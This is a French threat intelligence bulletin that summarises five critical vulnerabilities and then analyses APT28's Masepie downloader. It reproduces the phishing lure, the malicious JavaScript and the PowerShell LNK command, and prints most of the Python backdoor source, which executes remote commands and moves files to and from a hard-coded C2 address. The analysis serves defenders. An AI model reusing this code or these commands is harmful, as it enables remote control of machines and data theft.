aDvens

Security for the greater good

Renseignement sur les menaces
Bulletin du mois de janvier 2024

2024-01-29 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 16 Quai de la Mégisserie - 75001 Paris

Sommaire

1. Synthèse

Ce mois ci, le CERT aDvens vous propose cinq vulnérabilités présentant un intérêt, en complément de celles déjà publiées.

Au travers de deux articles, les analystes du CERT présentent :

- le maliciel Masepie utilisé par APT28 en décembre 2023, lors de campagnes d'attaques ciblant l'Ukraine et la Pologne.
- les risques associés aux routeurs OT/IoT

2. Vulnérabilités

Ce mois-ci, le CERT aDvens met en exergue **cinq** vulnérabilités affectant des technologies fréquemment utilisées au sein des entreprises.
Elles sont présentées par ordre de gravité (preuves de concept disponibles, exploitation …). L'application de leurs correctifs ou contournements est fortement recommandée.

Le CERT aDvens recommande de tester les mesures de contournement proposées dans un environnement dédié avant leur déploiement en production afin de prévenir tout effet de bord.

2.1. Fortra GoAnywhere - CVE-2024-0204

Le 22 janvier 2024, Fortra alerte dans son bulletin de sécurité, d'une vulnérabilité critique (CVE-2024-0204) affectant sa solution *GoAnywhere MFT*.

Cette faille est due à un défaut de contrôle de l'authentification dans Fortra GoAnywhere MFT. Elle permet à un attaquant, via le portail d'administration, de créer de nouveaux comptes administrateurs.

Cette vulnérabilité est similaire dans son exécution à la CVE-2024-0669, exploitée par le groupe cybercriminel Cl0p, qui affecte également Fortra GoAnywhere MFT.

2.1.1. Risque

- Contournement de la politique de sécurité

2.1.2. Type de vulnérabilité

- **CWE-425**: Direct Request ("Forced Browsing")

2.1.3. Criticité

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.1.4. Composants vulnérables

- Fortra GoAnywhere MFT versions comprises 6.0.1 à 7.4.1 (exclue)

2.1.5. Recommandations

- Mettre à jour Fortra GoAnywhere MFT vers la version 7.4.1 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin Fortra.

2.1.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.2. Cisco - CVE-2024-20253

Le 24 janvier 2024, Cisco publie son bulletin de sécurité, au sujet d'une vulnérabilité critique (CVE-2024-20253) affectant plusieurs produits Cisco.

Cette faille est due à une désérialisation non sécurisée d'objets Java. Un attaquant peut exécuter du code arbitraire sur les systèmes sous-jacent avec les privilèges du service Web.

2.2.1. Risques

- Exécution de code arbitraire
- Contournement de la politique de sécurité

2.2.2. Type de vulnérabilités

- **CWE-502**: Deserialization of Untrusted Data

2.2.3. Criticité

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Faible
Privilèges requis	Aucun	Impact sur l'intégrité	Faible
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.2.4. Composants vulnérables

- Packaged Contact Center Enterprise (PCCE) versions 12.5 et antérieures
- Unified Communications Manager (Unified CM) versions 11.5, 12.5 et 14
- Unified Communications Manager Session Management Edition (Unified CM SME) versions 11.5, 12.5 et 14
- Unified Communications Manager IM & Presence Service (Unified CM IM&P) versions 11.5, 12.5 et 14
- Unity Connection versions 11.5, 12.5 et 14
- Unified Contact Center Enterprise (UCCE) versions 12.5 et antérieures
- Unified Contact Center Express (UCCX) versions 12.5 et antérieures
- Virtualized Voice Browser (VVB) versions 12.5 et antérieures

2.2.5. Recommandations

- Mettre à jour Packaged Contact Center Enterprise (PCCE) vers la version 12.5, 15 ou ultérieure.
- Mettre à jour Unified Communications Manager (Unified CM) vers la version 12.5(1)SU8, 14SU3, 15 ou ultérieure.
- Mettre à jour Unified Communications Manager Session Management Edition (Unified CM SME) vers la version 12.5(1)SU8, 14SU3, 15 ou ultérieure.
- Mettre à jour Unified Communications Manager IM & Presence Service (Unified CM IM&P) vers la version 12.5(1)SU8, 14SU3, 15 ou ultérieure.
- Mettre à jour Unity Connection vers la version 12.5(1)SU8, 14SU3, 15 ou ultérieure.
- Mettre à jour Unified Contact Center Enterprise (UCCE) vers la version 15 ou ultérieure.
- Mettre à jour Unified Contact Center Express (UCCX) vers la version 15 ou ultérieure.

- Mettre à jour Virtualized Voice Browser (VVB) vers la version 15 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin bulletin de Cisco.

2.2.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.3. VMware - CVE-2023-34063

Le 16 janvier 2024, la société VMWare publie un bulletin de sécurité avec une mise à jour de sa plateforme d'automatisation d'infrastructure *multi-cloud* Aria Automation (ex-vRealize Automation) corrigeant la vulnérabilité critique CVE-2024-34063.

La faille est due à un mauvais contrôle des accès et permet à des attaquants non authentifiés d'accéder à distance aux réseaux d'entreprises et ses *workflow*.

2.3.1. Risque

- Contournement de la politique de sécurité

2.3.2. Type de vulnérabilité

- **CWE-284** : Improper Access Control

2.3.3. Criticité

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Faible
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.3.4. Composants vulnérables

- VMware Aria Automation versions 4.x, 5.x, 8.11.x, 8.12.x, 8.13.x et 8.14.x

2.3.5. Recommandations

- Mettre à jour VMware Aria Automation vers la version 8.14.1, 8.13.1, 8.12.2, 8.11.2 avec leurs patchs respectifs. Les utilisateurs des versions 4.x et 5.x doivent utiliser VMware Aria Suite Lifecycle Manager pour mettre à jour Aria Automation vers la version corrigée.
- Des informations complémentaires sont disponibles dans le bulletin de VMware.

2.3.6. Preuve de concept

Actuellement, aucune preuve de concept n'est disponible en sources ouvertes.

2.4. ManageEngine - CVE-2023-47211

Le 08 janvier 2024, ManageEngine publie un bulletin de sécurité concernant une vulnérabilité critique (CVE-2023-47211) dans plusieurs de ses produits.

La faille de sécurité est due à un défaut de contrôle des données saisies par les utilisateurs dans la fonction *uploadMib*. Un attaquant peut obtenir l'accès à des données confidentielles en envoyant des requêtes HTTP spécifiques.

2.4.1. Risque

- Atteinte à la confidentialité des données

2.4.2. Type de vulnérabilité

- **CWE-22** : Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")

2.4.3. Criticité

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Faible	Impact sur l'intégrité	Faible
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Faible

2.4.4. Composants vulnérables

- ManageEngine OpManager version *build 127259* et versions antérieures
- ManageEngine OpManager Plus version *build 127259* et versions antérieures
- ManageEngine OpManager MSP version *build 127259* et versions antérieures
- ManageEngine Network Configuration Manager version *build 127259* et versions antérieures
- ManageEngine NetFlow Analyzer version *build 127259* et versions antérieures
- ManageEngine Firewall Analyzer version *build 127259* et versions antérieures
- ManageEngine OpUtils version *build 127259* et versions antérieures

2.4.5. Recommandations

Mettre à jour les produits suivants vers la version *build 127260* ou ultérieure :

- OpManager
- OpManager Plus
- OpManager MSP
- Network Configuration Manager
- NetFlow Analyzer
- Firewall Analyzer
- OpUtils

Des informations complémentaires sont disponibles dans le bulletin de ManageEngine.

2.4.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.5. GitLab - CVE-2024-0402

Le 25 janvier 2024, GitLab publie un bulletin de sécurité concernant une vulnérabilité critique (CVE-2024-0402) dans plusieurs versions de GitLab CE/EE.

La faille de sécurité est due à un défaut de type traversée de répertoire. Elle permet à un attaquant d'écrire des fichiers dans des emplacements arbitraires sur des serveurs GitLab lors de la création d'espace de travail.

Ce bulletin de sécurité fait suite à une précédente mise à jour deux semaines plus tôt corrigeant une autre vulnérabilité critique, la CVE-2023-7028, qui affiche un score CVSS 3.1 de 10.

2.5.1. Risque

- Contournement de la politique de sécurité

2.5.2. Type de vulnérabilité

- **CWE-22** : Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")

2.5.3. Criticité

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.5.4. Composants vulnérables

GitLab CE/EE :

- Versions 16.x antérieures à 16.5.8
- Versions 16.6.x antérieures à 16.6.6
- Versions 16.7.x antérieures à 16.7.4
- Versions 16.8.x antérieures à 16.8.1

2.5.5. Recommandations

Mettre à jour GitLab CE/EE vers les versions 16.5.8, 16.6.6, 16.7.4, 16.8.1 ou ultérieure.

Des informations complémentaires sont disponibles dans le bulletin de GitLab.

2.5.6. Preuve de concept

Actuellement, aucune preuve de concept n'est disponible en sources ouvertes.

3. Virologie : analyse d'un échantillon Masepie

Masepie est un logiciel malveillant spécifiquement forgé pour le déploiement de souches virales additionnelles. Il est catégorisé en tant que **cheval de Troie de type downloader (téléchargeur)**.

Au cours du mois de décembre 2023, Masepie a été utilisé en tant que logiciel de primo-infection lors d'une campagne de cyberespionnage menée par APT 28 (Russe) à l'encontre de l'Ukraine et de la Pologne.

Cet article est une étude d'un échantillon de Masepie telle qui fut utilisée dans la récente campagne de cyberespionnage par APT 28.

3.1. Fonctionnalités



Figure 1. Les fonctionnalités de Masepie : agent de primo-infection.

3.2. Victimologie

Les attaquants ont utilisé Masepie à l'encontre d'**agences gouvernementales** et d'**organisations** localisées en Pologne et en Ukraine.

3.3. Épidémiologie

- La souche virale Masepie a été active du 15 au 25 décembre 2023.
- Après l'obtention de l'accès intial par les attaquants, en moins de 60 minutes (déploiement et exécution des souches virales) le système ciblé est compromis,
- Selon le CERT-UA, cette campagne de cyberespionnage semblait être initiatrice d'une épidémie à large spectre. Les attaquants ont tenté de répendre l'infection sur tous les réseaux accessibles.

3.4. Infectiologie

3.4.1. Chaine d'infection : synthèse

Ci-dessous, les six grandes étapes de la chaine d'infection.



Figure 2. Synthèse infographie de la chaine d'infection.

3.4.2. Chaine d'infection : détails

Vecteur d'infection : courriel d'hameçonnage

Le principal vecteur d'infection utilisé par les attaquants est l'hameçonnage via des courriels contenant un lien malveillant. Le corps du message incite l'utilisateur à consulter un document PDF (Стратегії України.pdf) concernant une lettre du vice-premier ministre destiné à Anatoly Zahorodny, président de l'académie nationale des sciences ukrainienne.

Exemple d'un message utilisé par les attaquants :

```
Please find attached a letter for Mr.Anatoly Zagorodny from the Deputy Prime Minister. Details of the event
are in the letter and its annex.
```

Lien malveillant et site compromis

Le **lien malveillant** est : hxxps://nas-files.firstcloudit.com/. Lorsque l'utilisateur clique sur ce lien, il est redirigé vers un site compromis où un document flou est affiché avec un bouton au centre : **Click to view document**.

Figure 3. Capture d'écran du site compromis.

Selon le CERT-UA, les attaquants auraient exploité du code **Javascript** et **le protocole d'application search** pour déclencher le téléchargement du fichier raccourci : Стратегії України.pdf.lnk. Le code source du site compromis révèle des informations intéressantes, notamment deux adresses :



Figure 4. Capture d'écran du site compromis.

Ci-dessous, un extrait du code source du site compromis hxxps://nas-files.firstcloudit.com/ :

```
</div>
    <script defer="">
                function getVideo() {
    window.location.href =
'search:displayname=Downloads&subquery=%5C%5C194.126.178.8%4080%5Cwebdav%5Cvinnic.search-ms';
    const newElement = document.createElement('img');
    newElement.src = "hxxps://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun";
    newElement.hidden = true;
    document.body.appendChild(newElement);
    }
</script>
```

Deux adresses sont identifiées dans ce code source :

- 194.126.178.8 : Cette adresse IP a fait l'objet de plusieurs signalements.
- hxxps://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun : Ce domaine a lui aussi fait l'objet de plusieurs signalements.

Aprés avoir cliqué sur **Click to view document**, le raccourci Стратегії України.pdf.lnk est téléchargé.

L'artéfact raccourci

Стратегії України.pdf.lnk contient une commande *PowerShell* :

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe –w hid –nop –c
"[system.Diagnostics.Process]::Start('msedge''hxxp://194.126.178.8/webdav/StrategyUa.pdf');\\194.126.178.8@8
0\webdav\Python39\python.exe\\194.126.178.8@80\webdav\Python39\Client.py"
```

Lorsque l'utilisateur exécute le raccourci Стратегії України.pdf.lnk, la commande *PowerShell* déclenche le téléchargement de trois artéfats :

- StratégyUa.pdf : C'est un document leurre ("*decoy*"), téléchargé depuis hxxp://194.126.178.8/webdav/StrategyUa.pdf ;
- Client.py : Souche virale Masepie, téléchargée depuis 194.126.178.8(@)80\webdav\Python39\Client.py ;
- python.exe : Il s'agit de l'interpréteur du langage de programmation *Python*, téléchargé depuis 194.126.178.8(@)80\webdav\Python39\python.exe ;



Figure 5. LNK : déploiement des artéfacts.

3.5. Analyse du code : Masepie

Cette section contient une analyse du code Masepie (SHA256 : 18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6).

3.5.1. Imports des librairies

Pour son bon fonctionnement, Masepie commence l'import de plusieurs librairies (socket, threading, os, time…).

```
import socket
import threading
import os
import time
import random
import string
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import requests
```

3.5.2. WHOAMI

Il réalise une collecte d'information sur le système infecté via la commande **WHOAMI** (commande *DOS* qui affiche le nom du domaine suivi du caractère antislash et du nom de l'utilisateur). L'information est attribuée à la variable "*user*", cette dernière sera utilisée ultérieurement.

```
user = os.popen('whoami').read()
```

3.5.3. Communication avec un domaine malveillant

Masepie tente de joindre le domaine appartenant à APT 28 : hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun.

```
try:
    URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
    r = requests.get(url = URL)
except:
    pass
BUFFER_SIZE = 4096
SEPARATOR = "<SEPARATOR>"
CONN = True
```

3.5.4. Chiffrement des messages

Les messages traités par le malware sont chiffrés avec l'algorithme de chiffrement AES.

```
def enc_mes(mes, key):
try:
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    if type(mes) != bytes:
        mes = mes.encode()
    return cypher.encrypt(pad(mes, cypher_block))
except:
    pass
```

3.5.5. Déchiffrement des artéfacts

Ci-dessous, le code utilisé pour déchiffrer les artéfacts.

```
def dec_file_mes(mes, key):
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    s = cypher.decrypt(mes)
    #print(unpad(s, cypher_block))
    return unpad(s, cypher_block)
```

3.5.6. Déchiffrement des messages

Pour déchiffrer les messages, le code ci-dessous est utilisée. Un détail intéressant : une faut d'orthographe est présente dans le mot "againg".

```
def dec_mes(mes, key):
if mes == b'':
return mes
else:
    try:
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    v = cypher.decrypt(mes)
    return unpad(v, cypher_block)
    except:
    return 'echo Try it againg'
```

3.5.7. Réception de fichiers

La fonction suivante est utilisée par le malware pour la réception de fichiers depuis l'adresse IP codée en dure : 194.126.178.8 (port 54763 TCP / UDP).

```
def receive_file():
try:
    client2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client2.connect(('194.126.178.8', 54763))
    k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
    client2.send(k.encode())
    while True:
        enc_received = client2.recv(BUFFER_SIZE)
        received = dec_mes(enc_received, k).decode()
        #print(received)
        filename, filesize = received.split(SEPARATOR)
```

```
ok_enc = enc_mes('ok2',k)
client2.send(ok_enc)
total_bytes = 0
msg = b''
while total_bytes < int(filesize):
    bytes_read = client2.recv(BUFFER_SIZE)
    msg += bytes_read
    total_bytes += len(bytes_read)
decr_file = dec_mes(msg, k)
with open(filename, "wb") as f:
    f.write(decr_file)
break
```

```
    client2.close()
except:
    client2.send('Error transporting file'.encode())
```

3.5.8. Récéption, suite

Ci-dessous, une autre fonction utilisée par Masepie pour la réception de fichiers.

```
def receive(client,k):
while True:
    try:
        message = None
        msg = client.recv(1024)
        msg = dec_mes(msg, k)
        #print(msg)
        message = msg.decode()
        #if message == 'NICK':
        #    client.send(user.encode('ascii'))
        if msg == b'':
            time.sleep(10)
            s = 0
            while msg == b'':
                s += 1
                msg = client.recv(1024)
                if s == 300:
                    raise Exception("Reconnect!")
        elif message == 'check':
            enc_answ = enc_mes('check-ok', k)
            client.send(enc_answ)
        elif message == 'send_file':
            receive_file_thread = threading.Thread(target=receive_file)
            receive_file_thread.start()
        elif message == 'get_file':
            okenc = enc_mes('ok', k)
            client.send(okenc)
            while True:
                try:
                    path_to_file = client.recv(1024)
                    path_to_file = dec_mes(path_to_file, k)
```

```
#filesize = os.path.getsize(path_to_file)
with open(path_to_file, "rb") as f:
    bytes_read = f.read()
bytes_enc = enc_mes(bytes_read, k)
filesize = len(bytes_enc)
#print(filesize)
filesize = enc_mes(f'{filesize}', k)
#print(filesize)
client.send(filesize)
```

```
vsb = client.recv(1024)
vsb = dec_mes(vsb, k)
```

```
                client.sendall(bytes_enc)
                break
            except:
                try:
                    client.send('Error uploading file'.encode('utf-8'))
                    break
                except:
                    break
    else:
        if message != None and message != '' and message != '\n':
            try:
                answer = os.popen(message).read()
                #print(answer)
                if answer.encode() == b'':
                    client.send('Bad command!'.encode('ascii'))
                else:
                    enc_answer = enc_mes(answer, k)
                    size = str(len(enc_answer))
                    client.send(size.encode())
                    ch = client.recv(1024).decode()
                    if ch == 'ok':
                        client.sendall(enc_answer)
            except:
                try:
                    client.send('Bad command!'.encode('ascii'))
```

```
                except:
                    pass
except:
    while True:
        try:
            client.close()
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client.connect(('194.126.178.8', 55555))
            k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in
range(16))
            client.send(f"{user}{SEPARATOR}{k}".encode())
            client.settimeout(600)
            time.sleep(60)
            break
        except:
            try:
                URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
                r = requests.get(url = URL)
            #print('CANT RECONN')
            except:
                pass
            time.sleep(60)
```

3.5.9. Communication

Masepie tente de joindre l'adresse IP 194.126.178.8 (port 55555 TCP / UDP) pour envoyer un paquet via l'instruction client.send(f"{user}{SEPARATOR}{k}".encode()).

Le paquet est constitué de trois éléments : {user} + {SEPARATOR} + {k}. {user} : c'est l'information récupérée au préalable avec la commande WHOAMI, elle est utilisée en tant que *hostname*. {k} : c'est une suite de 16 caractères alphanumériques, elle est utilisée comme *identifiant*. {SEPARATOR} : un séparateur entre l'*hostname* et l'*identifiant*.

Après l'envoi du paquet Masepie reste inactif pendant 10 minutes puis il interrompt le processus.

Si l'adresse IP n'est pas joignable, il tente une communication avec le domaine malveillant hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun. Il attend 50 secondes puis recommence la boucle.

```
if __name__ == "__main__":
while True:
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect(('194.126.178.8', 55555))
        k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
        client.send(f"{user}{SEPARATOR}{k}".encode())
        client.settimeout(600)
        break
    except:
        try:
            URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
            r = requests.get(url = URL)
        except:
            pass
        time.sleep(50)
receive_thread = threading.Thread(target=receive,args=(client,k))
receive_thread.start()
```

3.5.10. Persistance

Selon le CERT-UA, la persistance de Masepie est réalisée en plaçant un raccourci dans le dossier **Startup** du système infecté et en modifiant les registres.

- **Raccourci dossier Startup :**

```
%APPDATA%\Microsoft\Windows\Démarrer\Programmes\Startup\SystemUpdate.lnk
```

- **Commande identifiée dans un registre :**

```
powershell.exe -w hid -nop -c "%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
```

3.5.11. Déploiement de souches virales additionnelles

Lorsque Masepie est opérationnel, il télécharge et exécute sur le système infecté deux souches virales additionnelles :

- SteelHook : Logiciel malveillant spéfiquement forgé pour le vol d'information ("*Infostealer*").
- OceanMap : Il s'agit d'une porte dérobée.

